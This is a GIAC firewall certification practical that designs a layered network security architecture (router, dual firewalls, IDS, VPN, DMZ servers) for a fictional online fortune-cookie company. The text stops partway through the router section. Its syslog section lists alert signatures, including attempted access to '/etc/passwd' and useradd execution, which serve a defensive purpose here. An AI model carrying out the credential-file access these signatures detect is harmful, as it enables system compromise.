Global Information Assurance Certification Paper

GCFW Practical Version 1.9

Hilton Hotel, Amsterdam, Netherlands, November 2002

By Brian O'Halloran, AIB Group

May 28, 2003

TABLE OF CONTENTS

Introduction:

This paper outlines the security architecture and design which I have been chosen to provide as consultant for GIAC Enterprises, an eBusiness that specializes in the sale of online fortune cookie sayings. In relation to GIAC Enterprises, there are a number of factors to take into consideration:

- online customers
- suppliers
- partners
- mobile sales force
- internal staff requiring Internet services

This solution has to take into account all the above factors and be both secure and practical. It is the policy of the company to deploy commercial software for support purposes, however open-source software will be deployed where possible due to budgeting restraints. This paper will outline how the solution is to be deployed and configured.

Throughout the creation of this solution, I have worked with the various technical support staff employed by GIAC Enterprises. Their skill set ranges from UNIX systems(both open-source and commercial) to Windows 2000 to Cisco IOS. Although there is exists an Information Security department within the company, this department is light in resources and as such, the relevant systems administrators subscribe to security bulletins from renowned IT Security websites such as SANS(www.sans.org) , CERT(www.cert.org) , ISS (www.iss.net) and Bugtraq(www.securityfocus.com) , as well as vendor sites like Microsoft(www.microsoft.com) and Cisco (www.cisco.com) . I have designed the solution in consultation with these staff members so as to allow them to do their job in an efficient manner without compromising the security of the network.

In an ideal world, I would have incorporated a bigger scale BCP(Business Continuity Plan) architecture into the solution(rather than just for DMZ web servers), with all networking devices provided for failover & high-availability purposes located in a separate physical building to the Data Center located in Galway, Ireland. However, GIAC Enterprises is a small company and this was not seen as being an affordable proposition.

1 Assignment 1 – Security Architecture

1.1 User Requirements

The solution that I have designed incorporates the following groups:

- Customers – The people that purchase online fortune cookies.
- Suppliers – These are the companies that supply the fortune cookie sayings.
- Partners – These are international companies that translate and resell fortunes.
- GIAC enterprises employees located on the internal LAN.
- GIAC enterprises mobile sales force and teleworkers who require remote access to the internal LAN from the Internet.

Their requirements are as follows:

Customers:

- HTTPS access to the web server in the Webserver VLAN from the Internet for the purposes of browsing GIAC Enterprises' website and purchasing fortune cookie sayings online via credit card.
- Inbound SMTP access to GIAC Enterprises for the purposes of sending e-mails to the staff.

- DNS access to Primary Name Server for resolving domain names to IP addresses to facilitate web browsing and e-mails.

Suppliers/Partners:

- HTTPS access to the web server in the Webserver VLAN from the Internet for the purposes of browsing GIAC Enterprises' website and buying and selling products via credit card.
- Secure access to the supplier database web front-end via RSA SecureID. This will allow for the reading and modification of the database contents via a web front-end.

Internal GIAC Enterprises Staff:

- HTTP/HTTPS access to the Internet from the LAN for the purposes of browsing the world wide web.
- HTTPS access to the web server in the Webserver VLAN from the LAN for the purposes of browsing GIAC Enterprises' website.
- SMTP access to the Internal Domino server for the purposes of sending & receiving e-mails from within GIAC Enterprises and the Internet.
- FTP access to the Internet for the purposes of downloading security patches, hotfixes etc.
- DNS access to Primary Name Server for resolving domain names to IP addresses to facilitate the above services.

Mobile Sales Force/Teleworkers:

- Secure access to the GIAC Enterprises LAN via the VPN tunnel(RSA SecureID) & Citrix Metaframe(via ISA client).
- HTTP/HTTPS access to the Internet from the LAN for the purposes of browsing the world wide web.
- SMTP access to the Internal Domino server for the purposes of sending & receiving e-mails from within GIAC Enterprises and the Internet.
- DNS access to Internal Name Server for resolving domain names to IP addresses to facilitate the above web-browsing and mail services.

1.2 Design methodology

The cornerstone upon which the network is designed is the concept of Defense in Depth. This stops us placing all our eggs in one basket. The Defense in Depth methodology will encompass:

- BGP router for ingress and egress filtering at the perimeter level.


- Two different Firewalls(Gauntlet from Secure Computing and Firewall-1 from Check Point) making it harder for a malicious user on the Internet to compromise our internal LAN.
- Network Address Translation (NAT) and Private IP Addressing to further protect our LAN and DMZ from the Internet.
- Use of Outbound/Inbound Web Proxy to filter content to and from the Internet.
- Deployment of MAILSweeper from Clearswift(http://www.clearswift.com/products/msw/smtp/default.asp) for e-mail and additional content filtering.
- Use of SSL on the DMZ web servers and fully hardening all network appliances. Both the Midrange Support(UNIX) and Client/Server(NT/Windows 2000) Support teams incorporate two different builds when deploying systems under their administration – Level 1 and Level 2. Level 1 applies to systems on the LAN or Internet Services area. Level 2 applies to DMZ or other Internet-facing network devices.

Any such solution should always have the following characteristics:

- efficient
- secure
- economically viable

The solution was designed with all three in mind though at times certain compromises were made in the latter category!

The design looks like the below:



1.3 IP Design and Deployment

Due to the size of GIAC Enterprises as a company and the resulting revenue that it generates, it was pertinent from a cost perspective that an unused set of Class C addresses from http://www.iana.org/assignments/ipv4-address-space would be deployed for subnetting. This allowed for NAT'ing of IP addresses on the LAN and screened subnet when making a connection to the Internet(or being connected to from the Internet) via DMZ devices.

The legal Class C range of IP addresses used by GIAC Enterprises is 193.113.113.x. For internal networking devices which are not Internet-facing, the following ranges can be deployed as decreed by RFC 1918(http://www.cis.ohio-state.edu/cgi-bin/rfc/rfc1918.html) :

- 10.0.0.0 - 10.255.255.255 (10/8 prefix)
- 172.16.0.0 - 172.31.255.255 (172.16/12 prefix)

This allows us to implement Hide NAT and private addressing as per the proposed security solution.

Hide NAT'ing will be implemented in three places to hide entire network segments behind one address(as opposed to static NAT which required one-to-one mapping):

- at the Gauntlet firewall, ensuring that outbound traffic from the two VLAN's to the BGP Router or the Internet will appear to come from Gauntlet's external interface. This will also add further protection to the web servers from reconnaissance. Routing to the private addresses on the BGP Management VLAN is accomplished through a default route table in the Cisco 3640's configuration file, while a packet-filtering rule on Gauntlet achieves a similar effect for the web servers' private addresses.
- at the Internal Firewall's Internet Services area interface, to ensure that proxied outbound traffic appears to come from the Proxy server.
- at the Internal Firewall's LAN interface.

The below table illustrates the IP and subnetting schema:

Description	**IP Address Range**	**Subnet Mask**	**Notes**
Cisco 3640 BGP Router Internet Interface	193.113.113.1	255.255.255.252	
Cisco 3640 Ethernet 0 – This goes to our internal LAN via the VPN firewall	193.113.113.4	255.255.255.252	
Cisco 3640 Ethernet 1 – This goes to our web server and Router Management VLAN's. These have been segmented to protect our internal network in case of compromise of the Internet-facing servers	193.113.113.7	255.255.255.252	
Solaris 8 E450 running Gauntlet 6.0 – This device is the Production firewall and will handle NAT for our enterprise as well as	193.113.113.8 172.16.2.1	255.255.255.252 255.255.255.0	External interface eth4 Internal

acting as the primary DNS server. Therefore the external interfaces going to the Cisco 3640 border router will be a public address, the internal interfaces will be private.			interface eth1 - to Web server VLAN
	172.16.1.1	255.255.255.0	Internal interface eth3 – to Router Management VLAN
	172.16.5.1	255.255.255.252	Internal interface eth2 - to corporate LAN
Nokia IP530 appliance running IPSO/Checkpoint NG Feature Pack 3 – The Internal Firewall will handle NAT for our enterprise in a similar manner to the Gauntlet.	10.24.19.1 (this is default gateway for packets leaving LAN)	255.255.255.252	Internal interface eth1 - to LAN
	172.16.5.2	255.255.255.252	Internal interface eth2 - to Gauntlet
	172.16.4.1	255.255.255.0	Internal interface eth2 - to Internet Services Area

Nokia IP530 appliance running IPSO/Checkpoint NG Feature Pack 3 - The VPN firewall will filter traffic to the LAN from the Internet via VPN connections.	193.113.113.5 10.24.18.1 172.16.3.1	255.255.255.252 255.255.255.252 255.255.255.0	External interface eth1 – to Internet Internal interface eth0 – to LAN Internal Interface eth2 – to VPN VLAN
Internal LAN (VPN / Citrix servers)	10.24.18.x	255.255.255.0	
Internal LAN (PC's and servers)	10.24.19.x	255.255.255.0	
Web Server VLAN	172.16.2.x	255.255.255.0	
VPN VLAN	172.16.3.x	255.255.255.0	
Router Management VLAN	172.16.1.x	255.255.255.0	
Internet Services Area	172.16.4.x	255.255.255.0	

The subnet masks were calculated using the free Subnet Calculator "IPSubnetCalculator", which is downloadable from www.wildpackets.com .

1.4 Infrastructure – Routers, Switches, Firewalls, IDS

(1) BGP Router

The Cisco 3640 Modular Router was chosen to act as the company's "Backbone" Router on the Internet and runs with IOS version 12.2. It also acts as the company's first line of defense as is discussed in Assignment 2. Full details of the 3600 Series of Cisco Routers can be found at the following URL, http://www.mtmnet.com/PDF_FILES/CISCO3640ProductOverview.pdf

Most Cisco Routers offer the customer the below set of features:

- ATM networking services allowing GIAC Enterprises to cost-effectively increase bandwidth.
- Inter-VLAN routing.
- LAN to LAN services which will allow for connectivity to branch offices if GIAC Enterprises opens in other locations in the future.
- Expandable to 128 MB of DRAM

However, the 3640 offers four network modules and two Ethernet ports allowing us to segregate our DMZ from our Local Area Network. This was seen as being the most suitable product to fit our needs. The network administrators can manage the router via SSH as the version of IOS supports this protocol. Authentication is carried out by the BGP Router using the TACACS server in the VLAN.

BGP (Border Gateway Protocol) was chosen as the router's deployed networking protocol due to it's ability for exchanging routing information between gateway hosts in a network of autonomous systems and is the industry standard protocol used between gateway hosts on the Internet.

The routing table contains a list of known routers, the addresses they can reach, and a cost metric associated with the path to each router so that the best available route is chosen. Hosts using BGP communicate using the Transmission Control Protocol (TCP) and send updated router table information only when one host has detected a change. Only the affected part of the routing table is sent.

BGP communicates with autonomous local networks using internal BGP since it doesn't work well with IGP. As a result, routers located inside the autonomous network maintain two routing tables – one for IGP and the other for IBGP.

(2) External Firewall

This Proxy-based firewall is part of the two-layered approach to segregating the DMZ from the internal LAN. The product chosen is Gauntlet 6.0(software version) from Secure Computing - http://www.securecomputing.com/index.cfm?skey=979 and it resides on a Sun E450 shipped with Solaris 8. Proxy-based firewalls are seen to be more secure than Stateful-Inspection as they prevent applications on a foreign network talking directly to applications residing on GIAC Enterprises' and vice-versa.

As is stated in the network diagram, this firewall acts as the Primary DNS server. Given the number of servers deployed within GIAC, an argument could be made for the use of a dedicated DNS server. There are two ways of looking at it. On one hand, having the DNS daemon running on the firewall presents a security risk. Any buffer overflows or other flaws with this daemon could be exploited by an attacker from the Internet, allowing him/her to compromise the firewall remotely. On the other hand, a dedicated DNS server would add far greater cost to a solution that is already having an unhealthy effect on the directors wallet!!! Therefore, the decision was made to go for the solution described in this paper.

Within GIAC Enterprises, a split-brain DNS solution is deployed, whereby a dedicated server resides on the LAN to act as the Internal DNS server. All zone transfers for Internal addresses are carried out on the internal box.

This firewall is the second layer of defense between the Internet and the GIAC LAN and as such it filters HTTP, HTTPS, DNS and SMTP traffic from the BGP to GIAC's network segmentations. The rules will be set up such that any HTTP(s) and DNS traffic originating from the LAN will have the source address of the internal DNS server and will be forwarded to the Gauntlet's DNS server. SMTP traffic will come from the source address of MAILSweeper.

The firewall will have four interfaces – one external to the BGP router, one to the Internal LAN via a private segment between this firewall and the Check Point equivalent, and one for each of the two DMZ VLAN's.

The only ports open, listening and accepting connections on the external interface from any Internet source are:

25/TCP (SMTP)
53/UDP(DNS)
443/TCP(HTTPS)

The following ports are required to allow traffic to be sent from the BGP router to it's Management DMZ. As such they cannot be 'seen' by untrusted users from the Internet:

49/TCP (TACACS)
69/TCP (TFTP)
123/TCP (NTP)
162/UDP (SNMP Traps)
2055/UDP (Netflow)

Note that that port 113/TCP (identd) is closed on this interface. Although the closure of this port will have a slight impact on the performance of Sendmail, a

malicious user can use this port to pull the Operating System banner. For security reasons, it has been agreed that the performance hit is acceptable.

On the internal interface, the open ports are:

22/TCP (SSH)
25/TCP (SMTP)
49/TCP (TACACS)
53/UDP (DNS)
123/TCP (NTP)
161/UDP (SNMP)
443/TCP (HTTPS)
514/UDP (Syslog)
1414/TCP (MQSeries)
1500/TCP (TSM)
5500/UDP (SecureID)

F-Secure SSH (http://www.f-secure.com/products/ssh/) is installed on the firewall, allowing the administrators to manage it using the PuTTY(www.chiark.greenend.org.uk/~sgtatham/putty/) clients installed on their desktops. The Integrity Checker utility is utilized to the full for ensuring the integrity of files on the system by running one of the accompanying scripts to create a snapshot database of the files periodically. The 'checksum' script is then run comparing the checksums of the current set of files against the "snapshot" files to ensure that they have not been modified in any way.

As the running of these scripts places a burden on the network, a cron job has been created to run these scripts every fourteen days between 3 and 7 AM. The Operating system was hardened using Titan scripts along with additional manual hardening. The box is also patched periodically by the administrators using updates from the vendors site as well as Sun's support site: http://sunsolve.sun.com

(3) Internal & VPN Firewalls

These are both Check Point Firewall-1 version NG (http://www.checkpoint.com/products/protect/firewall-1.html) installations running on Nokia IP530's shipped with IPSO 3.6 http://www.nokia.com/nokia/0,5184,2413,00.html

The selection of this appliance is again down to the defense-in-depth policy applied by GIAC Enterprises. Having two different firewall types ensures that there is no central point of failure – a malicious user would have to be able to

exploit vulnerabilities in both firewalls and their Operating Systems to reach the company's internal LAN from the Internet. The firewalls' security is kept up to date by regular consultation with the vendors site and security publications from CERT, SANS and other organizations.

They are centrally managed using through SSL using the Voyager client installed on the network administrators desktops. Patches and fixes for the Operating System(which is similar to Red Hat Linux) are regularly applied to the boxes with consultation from Nokia's vendor site, the previously mentioned Check Point site and the website of "Mr. Firewall-1" himself, Damon Welch-Abernathy (www.phoneboy.com)

The internal firewall filters traffic from three different sources – the Gauntlet external firewall(DMZ to LAN or Internet Services Area), the Internet Services Area(to the Internet via Gauntlet) and the LAN(to the DMZ or Internet Services Area). Rules are set up to filter this traffic using source and destination IP addresses.

Likewise, the VPN firewall filters VPN traffic from the Internet to the LAN using closed user groups containing the mobile staff's RSA user IDs and destination IP addresses. It's external interface will have a public IP address to accept incoming VPN connections. Although it is possible to send packets to this address, the firewall rules will only permit valid GIAC staff access to the LAN.

(4) Intrusion Detection System (IDS)

GIAC Enterprises felt that despite the firewalls and routers put in place to protect their network from the Internet(especially attacks via port 443 which are allowed through our perimeter defenses), there was a need to put in place an IDS, so that any potential breaches could be monitored in real-time by the administrators. The product that was chosen was Dragon (Version 6), from Enterasys (http://www.enterasys.com/products/ids/datasheet.pdf). As this was a commercial product supported by the vendors, it was chosen over the freeware product, Snort.

The installation of this system involved the placing of Network Intrusion Detection(NID) appliances in key network aggregation points(DMZ's, Internet Services area and LAN) and these would communicate with the Dragon Enterprise Management Server on the LAN using Blowfish during the monitoring of traffic. The administrators can view alerts sent to the management station and carry out management tasks via the HTML front-end.

The Appliances and Management Server both run on Enterasys's own propriatry operating system, which is a variation of Slackware(www.slackware.com). An

Enterasys consultant was brought in to work with existing network administration staff in a bid to monitor the traffic and weed out false positives generated by legitimate network traffic. As the alerts are generated based on pre-defined signatures, the vendors supply such signatures upon discovery of new security vulnerabilities in the wild. These will be supplemented by signatures written by the administrators themselves.

Due to the switched nature of GIAC Enterprises, all the sensors are attached to a mirrored port. Upon future expansion of the network, there are plans to introduce the IDS Load Balancer switch and Fast Ethernet Copper Taps from TopLayer (http://www.toplayer.com/content/products/intrusion_detection/ids_balancer.jsp) which will both increase network intrusion coverage and protect network availability along with reducing false positives and unmanageable log files.

1.5 Service Infrastructure

1.5.1 Webserver VLAN

(1) Customer/Supplier/Partner Web servers

There are four web servers in the DMZ, two Production(Customer and Partner/Supplier) and two BCP(Business Continuity Plan) purposes. When there is a problem with the acting Production web server, a DNS change is made by the firewall administrators to allow for failover to the acting BCP server.

On the Partner/Supplier webserver, the two virtual websites have been created – each with their own physical IP address - with IIS to accommodate both parties. Both sets of web servers listen only on Port 443 due to increasing numbers of port 80 attacks from the Internet and to allow customers to do business online in a secure fashion.

The boxes are Windows 2000 SP3 with RAID5 Array running on Compaq Proliant ML570. Compaq Agents have been installed to alert administrators of hardware problems though the web agents have been removed . Added security is provided here by installing URLScan globally across all sites as an ISAPI filter. This comes as part of the IIS lockdown tool from Microsoft's site. This is configured to allow only HTTP, GET and POST requests – all others are dropped. Also, only requests for .asp and .asa pages are accepted. Using HTTPS sites also prevents malicious users viewing the Operating system and IP address through www.netcraft.com.

Both sets of web servers have MQSeries Queue Managers installed on them to allow them to pass data back to their respective database servers in the Internet

Services Area and vice-versa. This traffic is tightly tied down via the Gauntlet firewall rules discussed in Section 2.2

As the boxes are publicly accessible, full hardening has been carried out on them. This encompasses the removal of unnecessary accounts, applications and services, restriction of user privileges and ensuring that proper account and auditing policies are created. The boxes are patched regularly and McAfee Total Virus Defense anti-virus definitions are regularly updated.

Note that the administrators cannot remotely modify content on these web servers – they have to do it at the console. Files are imported onto the servers by the web admins and a script is run to parse the files and recreate them in XML format for the purposes of being added to the websites.

In the near future, GIAC intend deploying KVM switches (http://www.kvm-switches-online.com/network-technologies-ps-2-kvm-switch.html) to allow for remote maintenance of the DMZ servers. Using video technology in a similar vein to PcAnywhere or Citrix, this will allow the administrators to view the server screens as if they were sitting at the console. The only difference is that they will not have the disk or CD-Rom drives at their fingertips!! Any uploading or downloading of data to the boxes will still have to be done at the console.

1.5.2 Router Management VLAN

(1) Router TACACS server/Netflow collector/Network Management Station(running HP Openview NNM 6.2 for Solaris)

These servers facilitate Ciscoworks for UNIX(http://www.cisco.com/warp/public/cc/pd/wr2k/wrux/index.shtml) , Netflow(http://www.cisco.com/warp/public/732/Tech/nmp/netflow/index.shtml) and the gathering of SNMP information allowing browser-based administration and statistical analysis via HP OpenView Network Node Manager 6.2 for Solaris(http://www.openview.hp.com/products/nnm/) . Although residing within the DMZ area, NAT'ing at the Gauntlet firewall means they cannot be 'seen' from the Internet except by the BGP Router.

The boxes are all E250's running Solaris 2.6 and hardened has been carried out of them. Again, the boxes are patched regularly. Freeware Apache 1.3.26(www.apache.org) has been installed on the boxes allowing them to for browser-based administration.

The version of Network Node Manager supports SNMP V3 through the use of SNMP Research's SNMP Security Pack, details of which are at the URL:

http://www.snmp.com/products/snmpsecpack.html

(2) NTP Server

This device is deployed for the purposes of synchronizing the event timings on the BGP Router, the firewalls and Internet-facing servers. This is especially useful for log analysis purposes. The source code was obtained from http://www.ntp.org/downloads.html and installed on a Dell 6600, quad processor, Raid 5 box running Windows 2000 SP3.

This server is synchronized against the NTP server of University of Toronto, Canada(URL = tock.utoronto.ca, IP address = 128.100.100.128) for both redundancy and inaccuracies introduced due to network latency. This is achieved by setting up a firewall rule on Gauntlet to allow an outbound NTP request to be made to the box in Canada. This NTP server was chosen as it was a Stratum two NTP server. An e-mail was sent by GIAC Enterprises management to the University requesting permission before this synchronization took place.

As can be seen later on, this box also communicates with it's equivalent server on the LAN allowing LAN-based servers to synchronize their time. The necessary rules on Gauntlet and Check Point have been added to allow this communication.

(3) TFTP Server

TFTP is the industry standard protocol for uploading/downloading images and other files to routers and other networking devices. As it is not recommended that a Cisco Router or switch should be configured to act as a TFTP Server, the functionality will be allocated to a Dell 6600, quad processor, Raid 5 box running Windows 2000 SP3. The necessary firewall rule will be set up to allow the BGP Router to communicate with this server, which is hardened to prevent unauthorized access to the configuration files stored on it.

1.5.3 VPN VLAN

This is a secure enclave "hanging off" the VPN firewall and incoming VPN connections from the mobile staff will be routed through to the ACE server residing here for authentication.

The ACE server software(version 5.1) will be installed on a Proliant ML570 running Windows 2000 SP3.

1.5.4 Internet Services Area

(1) Partner/Supplier ACE Server

The partner/supplier web servers talk back to the ACE server in the Internet Services Area allowing an extra layer of security for when supplier and partner representatives wish to read or modify database content via the HTML front-end.

In order to carry out this work, the partner and supplier employees must have an RSA SecureID keyfob. The six digit number displayed on this, along with a pre-defined username will be used to authenticate the user upon entering the site. The site itself is secured using a 128-bit SSL certificate purchased from Verisign Inc.

The ACE server itself is also a Windows 2000 SP3 server running on a Proliant ML570. The version of ACE installed is v5.1.

(2) Partner & Customer Databases

As is mentioned above, the DMZ web servers communicate back to these databases via MQSeries (or Websphere MQ) V5.3, which in itself has a number of inbuilt security features such as encrypting and authenticating messages.

The databases themselves are SQL 2000 SP3 and reside on Windows 2000 SP3 boxes. Hardening is carried out on both the operating system and the database. The latter includes:

- the disabling of SQL mail
- the changing of the default port away from 1433
- the dropping of stored and extended stored procedures where feasible
- the setting up of roles so that the ‘sa’ account does not have to be used.
- The use of Integrated Security (NT Authentication) mode instead of Mixed/SQL security as is exploited by the recent Slammer worm and other such attacks.

These databases will be accessible by DB admins via network shares for the purpose of modifying their content.

(3) Outbound Web Proxy

This will allow GIAC Enterprises to control Internet requests from the Internal Network to external sources. The product chosen is Sun ONE Web Proxy Server(http://wwws.sun.com/software/products/web_proxy/ds_web_proxy.html) and will run on an Sun E250 shipped with Solaris 2.6 (SPARC).

This product will control network traffic and allow the implementation of an Internet Policy via it's URL and content filtering capabilities, preventing employee's from abusing the service. It will also improve service performance due to it's ability to cache documents based on user request meaning that staff can access web pages in a more quick and efficient manner and overall network traffic will be reduced.

Internal Staff who are making outbound FTP connections will FTP to this box before hitting Gauntlet and then the Internet. All HTTP connections to the Internet from the LAN will also be 'proxied', and NAT'ing will ensure that the connections appear to come from this server.

(4) Outbound SMTP/MAILSweeper

This acts as the SMTP gateway from our Internal network to the Internet and in turn protects our Lotus Domino servers as part of the 'defense-in-depth' strategy. The product chosen will be Sun Internet Mail Server 3.5 (http://developer.netscape.com/docs/manuals/messaging/sims/sims35rn/sims35rn.pdf) and will run on an E250 shipping Solaris 2.6 (SPARC). Sendmail version 8.12.6 will be deployed and patched against the recent 'Malformed Header Buffer Overflow' vulnerability which can hit Internal Message Transfer Agents(MTA's) from the Internet.

All mails entering or leaving our network are scanned for viruses and harmful content using MAILSweeper 4.3 from Clearswift which allows for scenarios to be created to diagnose mails and act accordingly. These scenarios can range from HTML mails to mails containing prohibited text to mails categorized as SPAM. This new version of MAILSweeper allows for a service named 'SpamActive' to be obtained from the vendors on a daily basis informing the administrators of new patterns in SPAM mail allowing the updating of MAILSweeper signatures to block and quarantine suspected unsolicited mail. This will both reduce network traffic load and protect GIAC Enterprises from the legal aspects of junk mail, e.g. pornography.

As was mentioned, the product allows mails to be virus vetted and content filtered using two different products – in this case the products chosen were Sophos(http://www.sophos.com/products/software/savi/) and F-

Secure(http://www.f-secure.com/products/anti-virus/mimesweeper/) . Alerts can be set up so that upon receipt and quarantining of a virus-infected mail, the administrators and intended receivers are sent an e-mail alerting them to the fact that this mail has not reached it's destination.

The MAILSweeper box itself will be a Windows 2000 SP3 server and hardened as detailed previously.

1.5.5 Internal Local Area Network

(1) Internal DNS Server

As was previously mentioned, all external DNS functionality is handled by the Gauntlet Firewall, which is running BIND 9.1.2 and is secured via practices such as restricting zone transfers, limiting recursive queries and running the service as non-root. The first two will limit the amount of information that an attacker can gain about the internal network such as mail servers while the latter will restrict the damage a user could do if they compromised the box using a security vulnerability such as the recent BIND-related issue discussed in the CERT Advisory located at http://www.cert.org/advisories/CA-2002-31.html

The internal DNS server will have a private IP address and will be used for servicing web and mail requests whose source and destination reside within GIAC's internal network. This will reside on a Dell 2450 running Windows 2000 SP3 and will be hardened accordingly due to it's importance to the company's employees.

(2) VPN Management Station / VPN CA Server

These are two of the components of the VPN solution, more detail of which can be found in Section 2.3. The two servers will all reside on Compaq Proliant ML570's running Windows 2000 SP3 and will be hardened accordingly.

All logs created by VPN traffic will be stored on the Management Station and are viewed by the administrators on their desktops via Check Point Log Viewer. The CA Server will issues the Entrust certificates used to validate the VPN site to mobile staff using SecureClient.

(3) Citrix Metaframe & Nfuse / SQL Database

In order to provide a secure and efficient solution for GIAC's Mobile Workforce, the Citrix solution(http://www.citrix.com/site/PS/products/product.asp?familyID=19&productID=186) was introduced which would provide seamless connection to the users desktop applications as if they were sitting at their desktop. Due to the manner in which processing takes place on the Metaframe Server(and the bandwidth provided by the VPN solution), performance is greatly increased as the mobile workers' laptops act as "dumb clients" when performing tasks such as writing to a Word document.

The mobile workers will have ICA clients on their desktops and upon successfully initiating a VPN session will provide Citrix authentication details which are matched by Nfuse against those stored on the SQL database. If there is a match, then the user will be presented with a web page from the Metaframe IIS component illustrating the published applications that he/she can use based on their access rights. The data stream from the ICA clients to the Metaframe Server is encrypted providing extra security on top of that given by SecureClient.

Securing of the Metaframe / Nfuse server is done mainly as Operating System level, which in this case is Windows 2000 SP3 running on a Proliant ML570. When assigning User Rights, the Mobile Workers will have to be considered, e.g. allowing them the 'Log on Locally' and 'Bypass Traverse Checking' privileges. Otherwise hardening is done as above on both the SQL Server and this box.

(4) PDC

This will serve as our domain controller for staff user authentication. It will run as on Windows 2000 SP3 on a Dell 6600, quad processor, Raid 5 box. Active Directory will be installed and hardening will take place to LAN specifications.

(5) Lotus Domino

This will function as the corporate mail server and will run Lotus Domino 5.0.9. Users will have Lotus Notes clients rolled out to their desktops and the Lotus Web server will be running as to allow for Intranet publication within the various departments. McAfee Netshield will run on the box for anti-virus protection.

(6) Syslog Server

This is the central point for syslog alerts from the firewalls and other networking devices and as such is of critical importance. The box will be an E250 running Solaris 8 and only SSH access will be permitted to it from a limited number of parties. The box will be hardened using Titan scripts and other manual processes(e.g. removal of world-writable files, securing of mounted file systems etc.) and patches will be applied regularly.

Such is the importance of this server, it will have 'Swatch' (ftp://ftp.Stanford.edu/general/security-tools/swatch) installed on it as recommended in Day 5 of the SANS GIAC Certified Firewall Analyst course, and alerts will be sent to administrators via e-mail or pager if suspicious signatures are detected. Examples of these would be 'root' logon, zone transfer denied, attempted access to '/etc/passwd' and execution of useradd.

As this is the central storage for alerts generated by the networking devices, scripts will be run (via a cron job) to parse the logs for meaningful information and the relevant administrators alerted.

(7) NTP Server

As has been previously mentioned, LAN-based servers synchronize their time against this box. This server in turn synchronizes itself against the equivalent device in the Router Management VLAN. This server is a Dell 6600 box running Windows 2000 SP3.

(8) TSM Server

Tivoli Storage Manager is a widely used product from IBM (http://www-3.ibm.com/software/tivoli/products/storage-mgr/)
Which allows for the automated backup and recovery of data residing on heterogeneous computing environments. This server will allow transfer of data from agents installed on the DMZ and Internet Services Area servers back to the LAN on a nightly basis(between 3 and 7 AM when traffic load on the network is at it's lightest) and upon request, this information can be retrieved from the TSM server.

The solution is configured such that the server on the LAN initiates a connection with the agents in the DMZ and Internet Services areas, meaning that there is no an unnecessary inbound connection to our LAN from the DMZ / Internet Services Area in case of compromise of servers residing in these locations.

The box itself is a Sun E450 running Solaris 8 with the latest patches and hardening carried out on it.

(9) Network Management Station(running HP Openview Network Node Manager 6.2 for Solaris)

This server is similar to the one located in the Router Management DMZ except that is used as the central storing point for SNMP traps sent from the web servers.

As with the DMZ box it is a Sun E250 running Solaris 2.6 with the latest patch cluster applied.

2. Assignment 2 – Security Architecture

In the previous assignment we have detailed the components making up the architecture of GIAC Enterprises. Now we will elaborate on the "defense-in-depth" policy incorporated into the solution by describing the security configuration of the Border Router, firewalls and VPN.

2.1 BGP Router

The Border Router will be our first line of defense in our "defense-in-depth Strategy". Although it's primary purpose is for routing packets to our network from the Internet, it can be used for anti-spoofing, blocking private and unused addresses and to control ICMP traffic and source routing. It is not a replacement for a firewall solution due to the fact that it is based on static packet filtering, but instead will compliment our existing infrastructure by blocking "absolutes".

As a guide in configuring the routers, the following guides were used:

- NSA Security guide for Configuring Cisco Routers(http://nsa2.www.conxion.com/cisco/guides/sis2.pdf)
- Cisco vendor site white papers
- SANS "Easy steps to Cisco Extended Access List"

To ensure that we successfully implement ingress and egress filtering, fulfill the routing objectives set out in the first assignment and prevent the router from

being used as a weapon against our own network by malicious users, we take the following precautions:

- Router management is carried out using SSH from the LAN via the SNMP Server in the Router Management DMZ. This is seen as presenting far less of a security risk than connecting straight to the Router from the LAN. To make this possible, the IPSec feature set was purchased for the routers. The relevant firewall rules described below restrict access so that only the relevant users can provide administration.
- SNMP V3 is deployed. Although SNMP is an inherently insecure protocol, the solution put in place ensures that the traps are not sent straight to the LAN from the router. Instead they are sent to a dedicated server within the Router Management DMZ which is accessed from the LAN by the administrators. As is previously discussed, this server will have a Class A address and will not be 'viewable' from the Internet. The SNMP default community strings will be renamed and READ/WRITE permissions will be altered to READ/CREATE.
- Only necessary services will be enabled, all others will be disabled.
